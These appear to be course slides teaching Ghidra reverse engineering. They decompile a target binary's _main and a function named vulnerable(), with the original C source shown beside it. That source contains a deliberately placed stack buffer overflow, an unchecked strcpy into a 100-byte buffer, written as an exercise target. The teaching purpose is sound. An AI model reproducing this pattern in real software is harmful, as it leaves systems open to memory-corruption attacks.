- When prompted, click Yes to analyze the file
  - Leave the selected analyzers as default and click Analyze
  - This may take a minute or so to decompile the binary




Ghidra overview



Getting Help in Ghidra


Press F1 while hovering over a window to open up the contextual help menu

(We don't expect you to read the whole manual, you can just focus on this demo. This is just letting you know it exists.)



Inspect _main

- In the Symbol Tree, find and click on the function “_main”
  - You can also filter by “_main” which may be quicker
  - **Note**: many of the functions are included from libraries and aren’t actively used by the original source code
- You should now see _main’s assembly code in the Listing window and its decompiled code in the Decompiler window



Decompile _main

- Ghidra tries to infer variable types and function signatures, but you may have to help it sometimes
- Why is decompiling code difficult?

Decompile: _main - (target2)

```
1
2  /* WARNING: Function: __x86.get_pc_thunk.ax replaced with injection: get_pc_thunk_ax */
3
4  bool _main(int param_1,int param_2)
5
6  {
7    if (param_1 == 2) {
8      vulnerable(*(undefined4 *)(param_2 + 4));
9    }
10   else {
11     fwrite("Error: need a command-line argument\n",1,0x24,(FILE *)stderr);
12   }
13   return param_1 != 2;
14 }
15
```


*Notice that Ghidra incorrectly inferred the parameter and return types

Original source code (you won't have this for target8)

```
int _main(int argc, char **argv) {
    if (argc != 2) {
        fprintf(stderr, "Error: need a command-line argument\n");
        return 1;
    }
    vulnerable(argv[1]);
    return 0;
}
```

Disassemble _main

space for parameters on the stack



Renaming and retyping variables


- You can modify the name and type of variables to make them more readable
  - This will update the variable across every one of its instances!
- Right-click on a variable and select “Rename Variable” or “Retype Variable”
- You can also modify the function signature by right-clicking and selecting “Edit Function Signature”

Rename param_1 to argc and param_2 to argv
Also retype argv as char ** and the return type as int

Decompile: _main - (target2)

```
1
2  /* WARNING: Function: __x86.get_pc_thunk.ax replaced with injection: get_pc_thunk_ax */
3
4  int _main(int argc,char **argv)
5
6  {
7    if (argc == 2) {
8      vulnerable(argv[1]);
9    }
10   else {
11     fwrite("Error: need a command-line argument\n",1,0x24,(FILE *)stderr);
12   }
13   return (uint)(argc != 2);
14 }
15
```

Following function calls

- Navigate to the vulnerable() function by double-clicking on the function call from within _main
  - Go back and forth between visited locations by using the blue arrows in the navbar 

Ghidra labels local variables as *local_#*

Decompile: vulnerable - (target2)


```
1
2  /* WARNING: Function: __x86.get_pc_thunk.ax replaced with injection: get_pc_thunk_ax */
3
4  void vulnerable(char *param_1)
5
6  {
7    char local_70 [104];
8
9    strcpy(local_70,param_1);
10   return;
11 }
12
```

Notice: Ghidra inferred a buffer size of 104, but the source code originally specified 100

```
void vulnerable(char *arg) {
    char buf[100];
    strcpy(buf, arg);
}
```


Assembly + Decompiled code

- Use the Listing and Decompiler views in tandem to work your way through reverse engineering the source code!
  - Clicking on assembly will highlight the corresponding code and vice versa




Adding comments

- You can add comments to annotate the assembly and code
  - Right-click on assembly/code > Comments > Set Plate Comment or Set Pre Comment



Limitations Of Ghidra



- You won’t get the original variable names
  - You will not get the source code for target8!
- Decompilation is “best effort”
  - While it will have the same functionality, it will be significantly less readable than human code, though hopefully much more readable than disassembly
- Types can be guessed wrong
  - Two types may have overlapping functionality, which Ghidra will have to guess on
- Many of the functions presented will come from imported libraries
  - Avoid going down these rabbit holes. Concentrate on shallow call depth starting from _main.
- It is written in Java 🤢

Resource

- Ghidra Shortcuts Cheat Sheet → ghidra-sre.org/CheatSheet.html

Ghidra is a huge, complex application, but you only need to scratch the surface to complete this project. Focus on the parts we describe here and in the spec!

See You Next Week!